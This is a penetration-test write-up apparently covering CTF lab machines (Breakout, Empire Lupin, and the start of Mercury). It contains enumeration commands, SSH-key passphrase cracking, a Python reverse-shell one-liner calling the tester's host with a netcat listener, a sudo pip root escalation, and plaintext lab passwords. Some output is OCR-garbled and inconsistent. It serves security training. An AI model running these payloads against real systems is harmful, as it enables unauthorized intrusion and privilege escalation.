**-f:** This option stands for **file**. It indicates that the next argument will be the name of the archive file that `tar` should create or manipulate.

The name of the archive file should follow immediately after `-f`



```
cyber@breakout:~$ ./tar -xvf old_pass
./tar -xvf old_pass
var/backups/.old_pass.bak
cyber@breakout:~$
```

#### ./tar:

This indicates that the `tar` executable is being run from the current directory. The `./` prefix specifies the relative path. If `tar` were in a standard directory in your system's `PATH`, you could simply use `tar`.

- x: This option stands for **extract**. It tells `tar` to extract files from an existing archive.
- v: This option stands for **verbose**. When included, `tar` will display the names of the files being extracted to the terminal, allowing you to see the progress of the extraction.
- f: This option stands for **file**. It indicates that the next argument will be the name of the archive file from which you want to extract files.

After extracting the file i'm now able to read it through the cyber user so after reading it i have got a password as the below figure:

```
cyber@breakout:~$ cat var/backups/.old_pass.bak
cat var/backups/.old_pass.bak
Ts&4&YurgtRX(=~h
```

## 4. Result

After trying the password I have finally got a root access:

```
cyber@breakout:~$ su
su
Password: Ts&4&YurgtRX(=~h

whoami
root
```



# EMPIRE LUPIN

## 1. Target

The purpose of this penetration test is to evaluate the security of the Empire Lupin machine by identifying and exploiting vulnerabilities that could be used to compromise the system. The assessment will focus on testing the machine's resilience against potential attack vectors, assessing its security controls, and determining any weaknesses in its configurations.

## 2. Steps

### 2.1 Reconnaissance and Enumeration

- **Objective:** Identify open ports and services running on the target machine.
- **Tools Used:**
  - **Nmap:** Network scanning and service enumeration.
  - **Ifconfig:** to determine the IP range of the network.



```
(mohamed㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.57.135 netmask 255.255.255.0 broadcast 192.168.57.255
        inet6 fe80::20c:29ff:fea4:7487 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:a4:74:87 txqueuelen 1000 (Ethernet)
                RX packets 11 bytes 1280 (1.2 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 37 bytes 4100 (4.0 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 480 (480.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8 bytes 480 (480.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

I used the following command : **nmap -sn 192.168.57.0/24** for **host discovery** on the **192.168.57.0/24** network without scanning for open ports

```
(mohamed㉿kali)-[~]
$ nmap -sn 192.168.57.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 13:55 EDT
Nmap scan report for 192.168.57.2
Host is up (0.00050s latency).
Nmap scan report for 192.168.57.135
Host is up (0.00034s latency).
Nmap scan report for 192.168.57.145
Host is up (0.00034s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 16.02 seconds
```

Finding machine IP **192.168.57.145** and searching for it and its ports



I used the following command: **nmap 192.168.57.145** to check for open ports and running services on the target IP address **192.168.57.145**.

```
(mohamed@kali)-[~]
$ nmap 192.168.57.145
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 13:56 EDT
Nmap scan report for 192.168.57.145
Host is up (0.0010s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

- **Results:** The Nmap scan revealed the following open ports and services:
  - **Port 22:** OpenSSH 7.4p1 (SSH)
  - **Port 80:** Apache 2.4.18 (HTTP)

These results provide initial insights into the services running on the machine, giving us potential entry points for further exploitation.



## 2.2 Service Enumeration and Vulnerability Identification

- **Objective:** Enumerate the services in detail and identify vulnerabilities to exploit.

### 2.2.1 Web Enumeration (Port 80)

- **Tools Used:**

- **Gobuster:** for brute-force enumeration of hidden directories, files, DNS subdomains, and virtual hosts on web servers.

- **Commands:**



```
gobuster dir -u http://192.168.57.145 -w /usr/share/wordlists/dirb/common.txt
```

Results:

```
└─[gobuster dir -u http://192.168.57.145 -w /usr/share/wordlists/dirb/common.txt]
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.57.145
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess        (Status: 403) [Size: 279]
/.hta             (Status: 403) [Size: 279]
/.htpasswd        (Status: 403) [Size: 279]
/image            (Status: 301) [Size: 316] [→ http://192.168.57.145/image/]
/index.html       (Status: 200) [Size: 333]
/javascript       (Status: 301) [Size: 321] [→ http://192.168.57.145/javascript/]
/manual           (Status: 201) [Size: 217] [→ http://192.168.57.145/manual/]
/robots.txt        (Status: 200) [Size: 34]
/server-status    (Status: 403) [Size: 279]
Progress: 4614 / 4615 (99.98%)
=====
Finished
```



Checking the IP on HTTP port and checking /robots.txt path.





Then I found a directory `/~myfiles` so i tried to check it but i found error.



## Error 404

### 2.3 Exploitation and Privilege Escalation

- **Objective:** Exploit identified vulnerabilities to gain unauthorized access, followed by privilege escalation to root or admin.
- **Tools:**
  - **FFUF** (Fuzz Faster U Fool) is a fast and flexible **web fuzzing tool** used for **brute-forcing URLs**, directories, subdomains, parameters, and more. It helps in finding hidden web resources, vulnerabilities, and other assets by making HTTP requests based on a wordlist, similar to Gobuster, but with additional flexibility in fuzzing different parts of the request.



### 2.3.1 Web Exploitation Using FFUF

- I used the following Command: **ffuf -w**

**/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u  
<http://192.168.57.144/~FUZZ>**

- This command uses **FFUF** to brute-force the directories or user directories on the server at **http://192.168.57.144**.

**-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:** Specifies the wordlist (in this case, a medium-sized wordlist from **DirBuster**) that contains potential directory names or usernames.

**-u http://192.168.57.144/~FUZZ:** The URL where **FUZZ** will be replaced by each word in the wordlist, testing for potential user directories like the result I found:  
**http://192.168.57.144/~secret**

```
v2.0.0-dev

:: Method      : GET
:: URL         : http://10.0.2.33/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200,204,301,302,307,401,403,405,500

[Status: 301. Size: 308, Words: 20, Lines: 10, Duration: 3ms]
* FUZZ: secret
```



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file, Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.  
I'm smart I know that.  
Any problem let me know



Your best friend icex64

It seems like we have found username of **ssh** to be **icex64**

More further enumeration is required to find the password

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u

<http://192.168.57.144/~secret/.FUZZ -e.txt>





- **Tools used for decryption:**

- **Cipher Identifier** is a tool or utility used to analyze and identify the **cipher suites** supported by a web server or application during an SSL/TLS handshake. Cipher suites define the cryptographic algorithms used to secure communications over the internet, including key exchange, encryption, and hashing methods.

We have found this encrypted key encrypted with **base 58**.

The screenshot shows two main sections of the dCode Cipher Identifier tool. On the left, there is a search interface with a placeholder 'Search for a tool' and fields for 'SEARCH A TOOL ON dCODE BY KEYWORDS' (e.g., type 'sudoku') and 'BROWSE THE FULL dCODE TOOLS' LIST'. Below this is a 'Results' section titled 'dCode's analyzer suggests to investigate:' which lists several cipher types with small icons: Base 58, Base62 Encoding, Base64 Coding, Substitution Cipher, Shift Cipher, and Homophonic Cipher. On the right, the main analysis interface has a title 'CIPHER IDENTIFIER' and a subtitle 'Cryptography > Cipher Identifier'. It features a large text input field labeled 'CIPHERTEXT TO RECOGNIZE' containing the base 58 encoded ciphertext: 'uckKhsqMYMHnVbtplRQuapZhsINGUeCd64Kw5k27svohTC514L4TUEZRZ...'. Below this is a 'CLUES/KEYWORDS (IF ANY)' input field and a '▶ ANALYZE' button. A note at the bottom says 'See also: Frequency Analysis – Index of Coincidence'.



After decoding it I found a file of open ssh private key.

**Results**

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAACAmf1cz1Ni1jYmMAAAAG
mNyexB0AAAAGAAAAbDy3c2Fp
PBYANne4oz3usGAAAAEAAAAAIXAAAAAB3NzaC1yc2E
AAAADQABAAACAQDzbhjz2cvk
9GXiytp1gT9z/mP91Ng0U9QoAwop5JNxhEfM/j5KQmdj/
JB7s01hbot0NvqaAdmsK+OYL9
H6Ns0jMbmC4soFrBin0LeKx894B/PqUTODesMEV/aK22
UKegdw1j9Arf+1Y48V86gkzS6
xzoKn/ExVKApsdmIRvGhsv4ZMmZEKTi0TEGz7raD7QH
DEXiusWlOhkh33rQ2CrFsZFT7
J0wKqLrX2pmo!QC6o420Q3aNLBzTxCY6jU2BDQECoVuRP
L7eJa0/nRFCaOrIzPFZ/NNYgu
/D1fcmbXesCvmlD71cbPqwfWKGF3hWeEr0WdQhEuTf50
yDICwUb0dlik24kcskycdZh0
ZnaDsijoYv2ulVLi19jrfnp/tVoLbKm39ImmV6jubj6Jm
pHXewewKiV6z1nNE8mkHMp5I
he0CLdyv316bfI80+3ySm3gPt1hUUk78C5n0VUOP5QMxs5
6d+89H2bFi2l018mTFawaOpf
XdcBVX2kouX3n1ZB1/Xoip71LH3kPI7fPsz5EyFIPWI
aENsRmznbtY9ajQhbjHAjFC1A
hzXj4LGZ6mjGEil+9g4U7pjteAqYv1+3x8F+zuiZsVd
Mr/66Ma4e61wPLqmtzt3UiFGb
4Ie1xalQf7unloKUyjlVmWBbb3gRYakBbQAp0NhGoYQA
AB1BkuFFctACNr1DxN180vczq
mXXs+ofDFdie1NhKCLdSgFdSALaXkLX8DFDfPY236qQ
E1poC+LjsPHJYSpZOr0cGjtWp
MkMcBnzD9uyuCjhZ9ijaPY/vMY7mthZNCY8SeoWAXYXT0
Ky2cu/+pVvQG76KYt3j0AT7wA
20R3aMhK0o1LoozuyvOrB3cXM/Hh75zBfgQyAeeD7LyYG/
b7z6zGvVxZca/g572CxxXSX1b
Q0w/AR8arhAP45JRNFoV2YRCe38WhQEp4R6k+34tK+ku
oEAvaBu+IchYyM8ZarSvHvpE
vFUPIANSHCZ/b+pdKQtBzTk5/VH/Jk3QPcH69EJyx8/gR
E/gIQY626nC6uoG4AK1+goxZ
OhWJjvOR15grc91mBVcYwmuUPFRB5YFMHDWbYmZ0IvcZt
UxRsSk2/uWDWZcw4tDskEVFft
rqE36ftm9eJ/nwDsZohNzbjo4cF44PTF0W6U0UsJW6mD
c1Dko6X5jCK4tk8vr4qQB80LB
QMbbCOEV000m9r89e1a+FCKhEPP6LfwoBGCZMkqdOqUm
astvCeUmht6a1z6nXTizommZy
x+ltg9c9xfe0stg1xasCe18luIhUKwGDkLCeIEsD1HYD
BXb+HjmHfwzRipn/tLuNPLNjG
nx9L0vdM72Fik611v8KUGL7z95HAtwmSaaIR1N+m5iK1
```

**BASE 58 DECODER**

★ ALPHABET

★ BASE 58 CIPHERTEXT

★ RESULTS FORMAT  STRING OF PRINTABLE CHARACTERS (ASCII/UNICODE)

HEXADECIMAL 00-7F-F

DECIMAL 0-127-255

OCTAL 000-177-377

BINARY 00000000-11111111

INTEGER NUMBER

FILE TO DOWNLOAD

**DECRYPT**

See also: [Base64 Coding](#) – [Base N Convert](#)

**BASE 58 ENCODER**

★ ALPHABET

**FROM A TEXT-BASED MESSAGE (ASCII)**

★ BASE 58 PLAINTEXT

**ENCRYPT**

**FROM A NUMBER**

★ INTEGER NUMBER TO CONVERT TO BASE 58

**CONVERT**

See also: [Base64 Coding](#) – [Base N Convert](#)



---

Saving the found text into a file and changing it to hash by the following:

- **Tools:**

- **John the Ripper** (often abbreviated as **John**) is a powerful, open-source **password cracking software tool**. It is designed to identify weak passwords by performing various types of attacks against password hashes, making it an essential tool for security professionals and penetration testers.
- **I used the following command:** `/usr/bin/ssh2john SSH.txt > HASH`  
`john --wordlist=/usr/share/wordlists/fasttrack.txt HASH` to use the **ssh2john** script (part of the **John the Ripper** password cracking suite) to convert an SSH key file (`SSH.txt`) into a format that can be processed by **John the Ripper**.

**SSH.txt:** This file typically contains SSH private keys or hashes that need to be cracked.

**> HASH:** The output of this command is redirected to a file named **HASH**. This file will contain the converted hashes extracted from `SSH.txt`.

**john --wordlist=/usr/share/wordlists/fasttrack.txt HASH:**

This command runs **John the Ripper** to attempt to crack the passwords associated with the hashes stored in the **HASH** file.

**--wordlist=/usr/share/wordlists/fasttrack.txt:** Specifies a wordlist (`fasttrack.txt`) that John will use to guess the passwords. The tool will systematically try each entry from this wordlist against the hashes in the **HASH** file.



```
(mohamed㉿kali)-[~]
$ /usr/bin/ssh2john SSH.txt > Hash

(mohamed㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt Hash

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!          (SSH.txt)
1g 0:00:00:07 DONE (2024-10-13 14:58) 0.1319g/s 10.94p/s 10.94c/s 10.94C/s P@55w0rd!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(mohamed㉿kali)-[~]
$ john Hash --show
SSH.txt:P@55w0rd!

1 password hash cracked, 0 left
```

Now we have the password which is **P@55w0rd!**

Then i used the following command: **ssh icex64@192.168.57.145 -i SSH.txt** to initiate an SSH (Secure Shell) connection to a remote server and i logged in and tried to search for files and i found a file **user.txt**.

```
ssh icex64@192.168.57.145 -i SSH.txt

Enter passphrase for key 'SSH.txt':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$ 
```



## 2.3.2 Privilege Escalation

After checking the machine I found that there is a python script.

```
| icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ ls /home/arsene
heist.py  note.txt
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
```



Finding this python script and editing it using Nano and changing it to a reverse shell using python.

```

icex64@LupinOne:~$ cd ..
icex64@LupinOne:/home$ pwd
/home
icex64@LupinOne:/home$ cd ..
icex64@LupinOne:$ pwd
icex64@LupinOne:~/usr/lib$ ls
apache2  dbus-1.so      gpgv2
apparmor discover  gold-1d
apt      dpkg     groff
bfd-plugins emacs-common grub
binfmt.d environment.d grub-legacy
cgi-bin   file      ifupdown
compat-ld firmware init
console-setup gcc      ispell
cpp      gnupg    kernel
icex64@LupinOne:~/usr/lib$ cd python3.9
icex64@LupinOne:~/usr/lib/python3.9$ ls
abc.py      colorsys.py    enum.py      io.py      _osx_support.py    random.py    stat.py      trace.py
aifc.py     _compat_pickle.py filecmp.py  fileinput.py json      _phello_.foo.py  replib.py    stringprep.py  tty.py
_aix_support.py compileall.py  fnmatch.py keyword.py  lib2to3      pickle.py    rrlcompleter.py  turtle.py
antigravity.py _compression.py formatter.py libdload  LICENSE.txt  pipes.py    sched.py    subprocess.py  types.py
argparse.py   concurrent.py  getopt.py   libdyncache.py logging      platform.py  secrets.py  sunau.py    unittest
ast.py       config-3.9-x86_64-linux-gnu fractions.py locale.py  mailbox.py  mailbox._profile.py  shell.py    selectors.py  symbol.py
ast.y       configparser.py  glob.py     modulefinder.py  markupbase.py  profile.py  sitecustomize.py  sunau.py
asyncio.py    contextlib.py  gzip.py     hashlib.py  multprocessing.py  ptkutil.py  smtpd.py    sitecustomize.py  uu.py
asyncchat.py  configparser.py  heapq.py   hmac.py    nntplib.py  poplib.py  smtplib.py  tarfile.py
asyncore.py   contextvars.py  inspect.py imp.py     nntplib2.py  pprint.py  shutdown.py  sitecustomize.py  urllib
base64.py     copy.py      _future_.py  imp._py    pyclbr.py  readline.py  socket.py  socketserver.py  venv
bdb.py       crypt.py      _genericpath.py  imp._py    pyclbr2.py  site.py    smtpd.py    socketserver.py  warnings.py
binhex.py    csv.py       _functools.py  imp._py    pydoc.py   smtplib.py  test.py     socketserver.py  wave.py
bisect.py    csv._types.py _genericpath2.py imp._py    pydoc_data  sre_compile.py  threading.py  socketserver.py  weakref.py
bootlocale.py curses.py    _genericpath3.py imp._py    pydoc.py   sre_constants.py  timeit.py   socketserver.py  zoneinfo
bz2.py       _cProfile.py  _genericpath4.py imp._py    pydoc.py   sre_parse.py  tokenize.py  socketserver.py  __init__.py
calendar.py  database.py  _genericpath5.py imp._py    pydoc.py   ssl.py     token.py    socketserver.py  __main__.py
cgi.py       _dbm.py      _genericpath6.py imp._py    pydoc.py   statistics.py  traceback.py  socketserver.py  __main__.py
cgibit.py    _dbm.py      _genericpath7.py imp._py    pydoc.py   statistics.py  tracealloc.py  socketserver.py  __main__.py
chunk.py     decimal.py   _genericpath8.py imp._py    pydoc.py   statistics.py  tracealloc.py  socketserver.py  __main__.py
cmd.py       difflib.py   _genericpath9.py imp._py    pydoc.py   statistics.py  tracealloc.py  socketserver.py  __main__.py
codecs.py    dis.py      _genericpath10.py imp._py    pydoc.py   statistics.py  tracealloc.py  socketserver.py  __main__.py
codeop.py    distutils   _genericpath11.py imp._py    pydoc.py   statistics.py  tracealloc.py  socketserver.py  __main__.py
code.py      doctest.py  _genericpath12.py imp._py    pydoc.py   statistics.py  tracealloc.py  socketserver.py  __main__.py
collections  email.py   _genericpath13.py imp._py    pydoc.py   statistics.py  tracealloc.py  socketserver.py  __main__.py
_email.py   encodings   _genericpath14.py imp._py    pydoc.py   statistics.py  tracealloc.py  socketserver.py  __main__.py
_collections_abc.py  _genericpath15.py imp._py    pydoc.py   statistics.py  tracealloc.py  socketserver.py  __main__.py
encodings   _genericpath16.py imp._py    pydoc.py   statistics.py  tracealloc.py  socketserver.py  __main__.py
icex64@LupinOne:~/usr/lib/python3.9$ locate webdriver.py
icex64@LupinOne:~/usr/lib/python3.9$ nano webdriver.py
icex64@LupinOne:~/usr/lib/python3.9$ 
```

```

icex64@LupinOne:~/usr/lib/python3.9$ sudo -u arsenec /usr/bin/python3.9 /home/arsene/heist.py
Traceback (most recent call last):
  File "/home/arsene/heist.py", line 1, in <module>
    import webdriver
  File "/usr/lib/python3.9/webdriver.py", line 1
    import ^
SyntaxError: invalid syntax
icex64@LupinOne:~/usr/lib/python3.9$ nano webdriver.py
icex64@LupinOne:~/usr/lib/python3.9$ sudo -u arsenec /usr/bin/python3.9 /home/arsene/heist.py
Traceback (most recent call last):
  File "/home/arsene/heist.py", line 1, in <module>
    import webdriver
  File "/usr/lib/python3.9/webdriver.py", line 1
    import ^
SyntaxError: invalid syntax
icex64@LupinOne:~/usr/lib/python3.9$ nano webdriver.py
icex64@LupinOne:~/usr/lib/python3.9$ sudo -u arsenec /usr/bin/python3.9 /home/arsene/heist.py
Traceback (most recent call last):
  File "/home/arsene/heist.py", line 1, in <module>
    import webdriver
  File "/usr/lib/python3.9/webdriver.py", line 1, in <module>
    import webbrowser
  File "/usr/lib/python3.9/websocket.py", line 1, in <module>
    import _ssl
  File "/usr/lib/python3.9/_ssl.py", line 1, in <module>
    from cryptography.hazmat.bindings.openssl.binding import Binding
ConnectionRefusedError: [Errno 111] Connection refused
icex64@LupinOne:~/usr/lib/python3.9$ cd
icex64@LupinOne:~/$ sudo -u arsenec /usr/bin/python3.9 /home/arsene/heist.py
Traceback (most recent call last):
  File "/home/arsene/heist.py", line 1, in <module>
    import webdriver
  File "/usr/lib/python3.9/webdriver.py", line 1, in <module>
    import _ssl
  File "/usr/lib/python3.9/_ssl.py", line 1, in <module>
    from cryptography.hazmat.bindings.openssl.binding import Binding
ConnectionRefusedError: [Errno 111] Connection refused
icex64@LupinOne:~/$ cd /usr/lib/python3.9
icex64@LupinOne:~/usr/lib/python3.9$ nano webdriver.py
icex64@LupinOne:~/usr/lib/python3.9$ sudo -u arsenec /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~/usr/lib/python3.9$ 
```



After editing it with the reverse shell python script and open a listner on my machine I got get access.

Python script>

```
import
```

```
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.16
8.57.135",1111));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);pty.spawn("/bin/bash")
```

Listner command >nc -lvp 1111

After that I have found the password of user **arsene**

```
arsene@LupinOne:~$ pwd
/home/arsene
arsene@LupinOne:~$ ls -la
ls -la
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw----- 1 arsene arsene   50 Oct 13 15:49 .bash_history
-rw-r--r-- 1 arsene arsene  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4  2021 .bashrc
-rw-r--r-- 1 arsene arsene  118 Oct  4  2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .local
-rw-r--r-- 1 arsene arsene  339 Oct  4  2021 note.txt
-rw-r--r-- 1 arsene arsene  807 Oct  4  2021 .profile
-rw----- 1 arsene arsene  167 Oct  4  2021 .secret.pty
arsene@LupinOne:~$ cat .secret
cat .secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"j7*Q"
arsene@LupinOne:~$
```



```
mohamed@Kali:~$ ssh arsene@192.168.57.145
arsene@192.168.57.145's password:
Permission denied, please try again.
arsene@192.168.57.145's password:
Permission denied, please try again.
arsene@192.168.57.145's password:
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
##### Fileno(),2);pty
Welcome to Empire: Lupin One
#####
Last login: Mon Oct  4 15:02:37 2021 from 192.168.0.169
arsene@LupinOne:~$
```

Arsene user has the privilege of running pip command

```
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
  (root) NOPASSWD: /usr/bin/pip
```

After that I will use the following commands to gain root access:

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```



### 3. Result

After trying the password I have finally got a root access:

```
arsene@LupinOne:~$ TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)'") > $TF/setup.py
arsene@LupinOne:~$ sudo pip install $TF/setup.py
Processing /tmp/tmp.1HpQgb9J0Z
# whoami
root
#
```



# MERCURY

## 1. Target

The assessment on the Mercury VM instance revealed several vulnerabilities, including SQL injection, improper credential management, and privilege escalation risks. The following report outlines the findings, impacts, and recommended remediations for each identified issue.

## 2. Scope

- **Target IP:** 10.0.2.15
- **Approach:** Black-box penetration test with no prior knowledge of the system.

## 3. Methodology

The testing process followed these steps:

1. **Reconnaissance:** Network scans using tools like netdiscover and nmap.
2. **Enumeration:** Analysis of discovered web services and hidden directories.
3. **Exploitation:** Testing for SQL injection, using automated tools like SQLMap, and analyzing exposed credentials.



- 
4. **Post-Exploitation:** Utilizing privilege escalation techniques to gain root access.
  5. **Flag Capture:** Retrieving user and root flags to confirm successful exploitation.

## 4. Steps

### 4.1 Network Scanning and Service Enumeration

Initial scans using [netdiscover](#) identified the Mercury machine, followed by [nmap](#) scans revealing open [port 8080](#), hosting a web service.

#### 4.1.2 Recommendation:

